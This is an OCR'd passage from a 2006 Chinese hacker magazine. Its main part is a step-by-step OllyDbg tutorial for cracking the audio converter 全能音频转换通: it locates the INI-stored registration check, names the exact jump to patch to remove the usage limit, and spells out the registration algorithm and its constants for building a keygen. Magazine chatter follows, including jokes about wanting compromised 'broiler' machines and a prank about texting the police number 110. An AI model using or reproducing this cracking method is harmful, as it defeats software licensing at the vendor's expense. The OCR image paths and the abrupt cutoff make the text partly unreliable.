


图4 使用Filemon监视文件操作

```
[App]
AppPath=C:\全能音频转换通\
GuessWhat=332911
AppNum=2147483647
```

呵呵，看到了吧，这里面可是保存着我们添入的注册信息哦。知道程序对文件Media.ini进行了操作，下面的步骤就方便多了，下面就是我在网上找到了操作ini文件的函数原型：

```
DWORD GetPrivateProfileString(
LPCTSTR lpAppName,        // 是INI文件中的一个字段名。
LPCTSTR lpKeyName,        // 是lpAppName下的一个键名，通俗讲就是变量名。
LPCTSTR lpDefault,        // 如果INI文件中没有前两个参数指定的字段名或键名，则将此值赋给变量。
LPTSTR lpReturnedString,  // 接收INI文件中的值的CString对象，即目的缓存器。
DWORD nSize,              // 目的缓存器的大小。
LPCTSTR lpFileName        // 是完整的INI文件名。
);
```

如果你想知道这个函数的用法的话可以到http://dev.csdn.net/article/78/78533.shtm看一下。在这里我们只要知道程序可以通过调用这个函数来获取ini文件中的数据就可以了。在程序的函数导入表中的一个不起眼的位置找到了这个函数。首先将程序的使用次数用完，因为这样可以大大减少一些对这个函数不必要的调用，从而简化我们的破解过程。在这个函数上下断点（可以在OD的命令输入框中输入bp GetPrivateProfileStringA），然后运行程序。程序中断在GetPrivateProfileString调用处。这里大家先不要急着分析，我们继续按F9键让程序运行，边按边数，直到一共按了5次F9时程序运行了。重复上面的步骤，但是记住这次要按4次F9键。为什么要按4次呢？这也许是很多初学破解的朋友经常产生的疑惑，其实在破解的时候上文中提到的方法是很常用的，但要注意，这个方法并不是万能的（但却是百试百灵的^—^）。之所以要少按一次F9，主要是我们想要知道，在程序运行前干了什么。程序是一件艺术品，大多数的程序员都有很严谨的逻辑思维能力，首先干什么，然后干什么，都要事先想好。一般注册算法就是在程序运行前（也就是最后一次F9前）进行的。现在你应该知道为什么要少按一次F9了吧？对！我们就是想看看能不能发现程序的注册算法！

在4次F9后程序再中断在GetPrivateProfileString函数调用处，现在我们不能再按F9了，再按就要运行了！我们换按F8，也就是让程序单步运行。在这个过程中遇到call先不要急着跟进去，记着以后再来收拾这些call。在按F8的同时，你也要注意程序经过了几次返回（遇到了几次retn指令）如果程序距离返回很长，可以用ctrl+f9来代替f8。这次，程序在3次返回的时候运行了。呵呵，我们从头再来一次。不过这次同样要少按一次f8，原因就不用我再揭示了吧？如果你操作正确的话，你会来到如下代码处：

```
00407170  /$ 56              PUSH ESI
00407171  |. 6A 0A           PUSH 0A             ; /Arg4 = 0000000A
00407173  |. 6A 00           PUSH 0              ; |Arg3 = 00000000
00407175  |. 68 0CB94A00     PUSH 全能音频.004AB90C
; |Arg2 = 004AB90C ASCII "AppNum"
0040717A  |. 68 D0B84A00     PUSH 全能音频.004AB8D0
; |Arg1 = 004AB8D0 ASCII "App"
0040717F  |. B9 C84B4B00     MOV ECX,全能音频.004B4BC8
; |ASCII "hhl"
00407184  |. E8 47AE0100     CALL 全能音频.00421FD0
; \全能音频.00421FD0
00407189  |. 8BC8            MOV ECX,EAX
0040718B  |. BE E8030000     MOV ESI,3E8
00407190  |. 99              CDQ
00407191  |. F7FE            IDIV ESI
00407193  |. 8D04D5 0000000>LEA EAX,DWORD PTR DS:[EDX*8]
0040719A  |. 2BC2            SUB EAX,EDX
0040719C  |. 8D0440          LEA EAX,DWORD PTR DS:
[EAX+EAX*2]
0040719F  |. 8D7442 10       LEA ESI,DWORD PTR DS:
[EDX+EAX*2+10]
004071A3  |. B8 D34D6210     MOV EAX,10624DD3
004071A8  |. F7E9            IMUL ECX
004071AA  |. C1FA 06         SAR EDX,6
004071AD  |. 8BCA            MOV ECX,EDX
004071AF  |. 33C0            XOR EAX,EAX
004071B1  |. C1E9 1F         SHR ECX,1F
004071B4  |. 03D1            ADD EDX,ECX
004071B6  |. 3BD6            CMP EDX,ESI
004071B8  |. 5E              POP ESI
004071B9     0F94C0          SETE AL
004071BC  \. C3              RETN
```

呵呵，没错，这个就是注册算法了！在这次返回后，我们会来到如下代码处：

```
00406981  . E8 EA070000      CALL 全能音频.00407170  ; 从这个CALL里出来,关键call
00406986  . 3BC3             CMP EAX,EBX
00406988  . 8986 C0000000    MOV DWORD PTR DS:[ESI+C0],EAX
0040698E  . 75 65            JNZ SHORT 全能音频.004069F5  ; 改这里……
00406990  . 3BFB             CMP EDI,EBX
00406992  . 74 0D            JE SHORT 全能音频.004069A1
; 或者改这里都可以解除程序的使用次数限制
00406994  . 8D4C24 14        LEA ECX,DWORD PTR SS:[ESP+14]
00406998  . E8 73C10100 CALL 全能音频.00422B10;  这个call不重要
0040699D  . 85C0             TEST EAX,EAX        ; 这个call不重要
0040699F  75 54  JNZ SHORT 全能音频.004069F5 ; 这个call不重要
004069A1  > 53               PUSH EBX
004069A2  8D4C24 40          LEA ECX,DWORD PTR SS:[ESP+40]
004069A6  . E8 05700000      CALL 全能音频.0040D9B0
004069AB  . 8D4C24 3C        LEA ECX,DWORD PTR SS:[ESP+3C]
004069AF  C68424 B429000>MOV BYTE PTR SS:[ESP+29B4],1
004069B7  . E8 4F790700      CALL 全能音频.0047E30B
; 到这里程序运行
```

程序从00406981处的call中返回，然后进行了几次比较，也就是从0040698E到00406992的几行。可以看到，在比较了几次之后程序就运行了。爆破的话，只要改掉0040698E或者00406992处的跳转就可以了。我在OD中试了一下，两处都可以实现程序的爆破。但是实际修改的时候，让人超级郁闷的事情是改第二处竟然不行。想了一下才发现，既然在第一次比较的时候ds与eax一定是不相等了，那么也就不会执行到00406990这一行了。所以说，

要爆破成功的话必须改 0040698E 处的跳转才可以！如图 5 所示。




图 5 修改关键跳转代码实现破解

改过之后就可以看到效果了。有意思的是，每运行一次破解之后的程序，使用次数就会增加一次，如图 6 所示。

好了，因为我只是想没有次数限制地使用这个程序，所以到这里也就破解完成了。如果你想写注册机的话还要研究一下注册算法，这里我简单说一下：设注册码为 X，常数 1 为 A，常数 2 为 B 则有（X/A）的余 *43+16=[(X*B）的高 32 位算术右移 6 位]逻辑右移 31 位 +（X*B）的高 32 位算术右移 6 位




图 6 剩余的使用次数

说明 式中 A=03E8H，B=10624DD3H 等式右边简单讲就是 X*B 的高 32 位如果是负数则 +1，否则不变。但是这里要注意，程序在 00407184 出的 call，在这个 call 里程序会对注册码进行一些初步的处理。这个很简单，我把 00407184 处 call 的内容放在光盘里了，有兴趣的朋友可以自己研究。

【本文介绍的 OllyDbg1.0 中文汉化版、PEiD 0.94、Filemon7.02 已收录在光盘中】

编辑评语 文中提到的破解思维非常不错，这种思维在脱壳时也经常遇到，比如一个壳第 16 次异常时就运行了，那么我们就可以在第 15 次异常时，停下来，然后慢慢跟，这样就可以很容易地找到程序原来的入口点了（OEP）。

nohack 小技巧

键盘“Print Screen”键的妙用四则

1、代替屏幕截图软件

按下 Print Screen 键，将会截取全屏幕画面。用鼠标点击“开始→程序→附件→画图”，将会打开“画图”程序，点击该窗口中的“编辑→粘贴”菜单，这时会弹出一个“剪贴板中的图像比位图大，是否扩大位图？”对话框，点击“是”，就会将该截取的图片粘贴到其中。再按下 Ctrl+S 键将图片保存即可。

2、抓取当前活动窗口

在使用 Print Screen 进行屏幕抓图时，同时按下 Alt 键，就会只抓取当前活动窗口，然后按上述方法保存即可。

3、截取游戏画面

我们都知道用键盘上的 Print Screen 键可以抓取系统中的桌面图案，然后在“画图”程序或是 Photoshop 之类的图像处理软件中可以“粘贴”出来。但是如果我们要抓的是游戏画面的话，上面这个方法可能就不灵光了。

没关系，启动 Windows Media Player(6.0 以上版本)，打开一个视频文件，选择“文件→属性→高级”，双击 Video Renderer，在 Direct Draw 中，把 YUV Flipping、RGB Flipping、YUV Overlaya 和 RGB Overlays 四个选项取消，确定后退出。再试试看，用 Print Screen 键也可以抓游戏画面了。

4、截取 DirectX 图

Print Screen 键无法截取 DirectX 图，没关系，只要我们略施小计，就可以让它大展拳脚。在“开始”菜单的“运行”中输入 regedit，打开注册表编辑器，然后展开注册表到 HKEY_Local_MachineSoftware MicrosoftDirectDraw 分支，新建一个“DWORD”值，并将其重命名为“EnablePrintScreen”，填入键值“1”，即可使 Print Screen 键具有截取 DirectX 图的功能。

任我小行完全组织《黑客手册》

盼望着、盼望着，2005年的第一场雪来了（真的比以往来得要晚一些啊）；盼望着，盼望着，一个没留神叫司守05年的金鸡飞走了，却跑来一只金狗，于是我们进入了2006年。

非安全长了一岁，黑帮的弟子人数也噌噌的一个百分点一个百分点的往上飙升……一没留神，坛宗的弟子已经快到10W了，这里贴吧给大家拜个早年啊！

按中国传统过了春节才叫新年啊！坛宗里一位叫苦不迭的朋友说，他们的BOSS很BT，监视公司的局域网，员工多上一会机器，BOSS都会知道，其实这里俺私自透漏下消息，新年才过，你一定不要和其他人说，这个BOSS好像从第一本开始就看我们的书宗之宝——《黑客手册》，所以一切都很简单了。要想不被他监视，也看下我们的书宗之宝，自然就轻松解决了。因此总结05年，这位好学的BOSS很当之无愧的当选为“2005年黑客 BOSS”奖。好了，既然刚才说了，现在是新年啊！那么广大的黑帮弟子一定很想见识下我们的总部的各个主席团的人（就是我们的编辑啊），是他们在为我们的总部建设添砖加瓦。下面的一道菜是2006年新年小编大拜年！请各个弟子们密切关注！

NOHACK首席设计师——黑裤子

从05年春季到06年初，从《非安全》到《黑客手册》，时间在变，我们也在变。作为《黑客手册》的创办人之一，不仅充当过其前身（非安全）的“催产婆”，还为其每月的“发布会”设计全新的装束，力求让它以完美的姿态呈现其丰富的内里。除此外，还为随身携带的CD加以精心设计，让她更美地站在大家面前！06年来临之际，偶希望《黑客手册》从“新星”潜变为“巨星”！走向更广阔的大众！最后，希读者朋友们和NOHACK共成长、同思考！

NOHACK网站编辑与网吧编辑——空气

新年将至，首先感谢各位读者近一年来对我们一如既往的支持与厚爱。在鸡年中，不知道大家弄到了多少肉鸡？可惜我怕禽流感，一台也没有……（哪位肉鸡多的话送我几台我是不会拒绝的~~~）好了，废话不多说了，偶这次来是要告诉大家一个好消息，大家只要发送短信“你要请我吃饭！”到110，马上就会有人上门请你去吃饭！不过狗年有天狗守护你，相信大家一定会有好运的！

NOHACK网站编辑——iceyes

iceyes雪地侧身空翻720度，给大家拜年了！

NOHACK窗外编辑——latteye

过年咯~~~晃着充满空气的气球，穿上黑裤子，再配上今年的“红灯”，小行在路上格外眩啊~~~天冷的时候买个路边的烤蕃薯，就当是地瓜将就将就吧。想和我一样？买《黑客手册》就对咯，过年怎么能少了它呢？^_^

NOHACK新闻编辑与串讲编辑——任我小行

考虑到过几天会有铺天盖地的祝福堵塞网络，有理想、有远见，且智慧过人、举世无双、宇宙超级无敌、天才精英、神武英明、盖世无双、人见人爱、花见花开、打遍天下无敌手、行遍情场鬼见愁、冷面飞龙、玉树临风、人称美貌无双、心地善良、举倒一片的——任我小行，提前祝大家：学技术，还得要看《黑客手册》！找帅哥还得找小行！

NOHACK“毒”编辑——雅酷(yacou)

我的电脑每次打开都很快就会死机。看来是内存不足！虽然现在内存便宜，但是我穷啊，还只用128M的！我琢磨了半天，发现一个好办法，我把内存反过来插，嘿！滴的一声自检通过，内存变成了821M的啦！后来我还把软盘拿到冰箱里冻了一天，结果变成硬盘了！我在机箱写上奔四5.0结果快多了。我把我的显示器泡在鱼缸里用，我靠！现在感觉就像液晶一样！我在14显示器前加了一个放大镜，结果变成20寸的了，省了我一大笔银子。我在音箱里加了一个灯泡，再把音量调到最低，呵！就产生了低音泡，同时传来祝福：圣诞快乐，元旦快乐！非安全的新老朋友快乐，我给你们拜年了！

几位小编拜完年了，下面我们老规矩，看下我们的幸运会员啊！本月坛宗的幸运会员是任逍遥，说起来还和小行我一个“姓”的啊，都姓任啊！下面我们来揭开这个2005年的幸运会员的面纱。

任逍遥：

我是一个来自江苏的菜鸟！本人对电脑很感兴趣！一次偶然的机会，我在报亭看到了《黑客手册》，当时我就眼前一亮，好像就见到了多年的朋友一般！于是乎，我毫不犹郁地买了下来。自那以后我就每月等待，在一次次的等待中我也渐渐老了（呵呵，开玩笑！！！小行：我经常哼的歌曲就是“陪着《黑客手册》一起慢慢变老”。）

每次买到手册看完后就是上机，操作一番，可谓为黑而狂呀！可怜我竟没一次成功的，真是失望！看来想做个黑客还有好长的路要走！！呜呼哉！！！！！

最后，因为是新年的第一本杂志，所以我来个祝福——第一个愿在新的一年中NOHACH越来越红火！成为中国第一“黑”帜！第二个愿NOHACK的弟子们遍布神州大地！第三个祝小编们越来越帅！当然，还要祝所有黑客手册的读者：Happy new year!

有兴趣做地方菜鸟，小黑的领导人吗？有的话，就请尽快建立你们各个地区的分堂（就是建立分群），由总部给你们各个地区的番号，以后各个地区的活动就由分堂主全权负责了。机会不容错过，心动早，不如行动早！

1.nohack的朋友们（8779373）

宣言：非安全作战指挥部，坛宗、书宗、站宗，一切作战指令都在这里发出，加入此群，参与建设啊！（名额有限）

2.黑客手册杂志群（1555552）

宣言：书宗官方办公地点，来讨论与杂志相关话题！

3.非安全东北菜鸟群（16475479）

宣言：东北三省、荣辱与共、共同提高、共同促进！（外省人员一样欢迎！）

4.非安全江西群(15329623)

宣言：发扬井冈山精神，建立黑客手册地区第一群！

5.非安全山东群（14699959）

宣言：梁山108名好汉，我们目标也是招108个分会员，再现当年梁山之雄风，一展我们黑帮风采！

6.非安全天津菜菜群(16450033)

宣言：非安全天津菜菜群，大家可以在这里畅所欲言。我们的口号是：新高度，新突破！

7.非安全广西群（10447624）

宣言：跟随非安全脚步，建好黑客手册广西群！

其他省市的各位读者，是否因为你们省没群而心急呢？如果急的话，就赶快行动，打造你们地区的群，成为非安全驻你们地区的全权代表！如果各位有信心以后能领导起本地区的黑帮工作，那么就给我发信笺（wushufeng2006@vip.163.com）啊！经过审核后，就授予你们各个地区番号，成为我们黑帮的官方认证群！

名词解释：

黑帮：黑客手册杂志社

坛宗：《黑客手册》的论坛

书宗镇宗之宝：人人抢购的学黑客技术，泡MM等用处多多的《黑客手册》

站宗：黑客手册的官方站

堂主：指本论坛斑竹

发招：在论坛发帖子

12期黑客填字游戏答案

				1 t	u	n	n	e	l	2 E
3 n	4 V	M	5 F	S	O	6 X	S	C	a	n
o	O	F		7 a	s	c	8 D			t
t	9 i	c	P	10 D	C	O	M		11 q	e
e	12 D	a	e	m	o	n	Z		u	r
13 P	h	p	w	i	n	d		14 S	e	n
a	15 P	C	A	n	y	w	h	E	r	e
16 d	l	l			17 H	A	S	H	y	t

横：

1.Tunnel 许多后门用来隐蔽传输数据技术的一种代称，其基本原理就是把非法数据插入到合法数据流里面，从而正常进出计算机。

4.VM 一种常用的虚拟机软件简称。

5.FSO 文件系统对象的简称，许多脚本木马通过它来控制主机的文件。

6.XSCan 安全焦点出品的优秀扫描工具。

7.ASC 美国国家标准信息交换代码的简称。

9.ICP 信息产业部要求每个网站都在它那里备的号。

10.Dcom 分布式组件对象模型的简称，它是微软为分布式对象编程长期筹划的、已经过长期测试的模型。

12.Daemon Serv－U用户信息都存储在一个叫servXXXXXX.ini中，XXXXXX是什么呢？

13.Phpwind 非安全里老提到的一个经常出漏洞的PHP论坛。

15.Pcanywhere 一个著名的远程控制工具。

16.DLL 动态连接库的简称。

17.HasH 一种著名的加密算法。

纵：

1.Tsadmin 终端服务管理器的文件名。

2.Enternet 许多宽带用户用来登录互联网软件的名称，许多盗用事件也是因它而起。

3.Notepad 记事本工具的文件名。

4.Void C语言中如果定一个无返回值的函数，需在函数名前加什么？

6.Xcon 国内著名安全峰会的名称，由安全焦点发起。

8.DMZ 非武装地带的简称，网络安全中常用来代指受保护的网段。

11. Query 终端服务中最常用的命令。

14. SEH 结构化异常处理技术的简称。

注释：

Tunnel：Tunnel指一种绕过防火墙端口屏蔽的通讯方式。防火墙两端的数据包封装在防火墙所允许通过的数据包类型或是端口上，然后穿过防火墙与对方通讯，当封装的数据包到达目的地时，再将数据包还原，并将还原后的数据包交送到相应的服务上。举例如下：

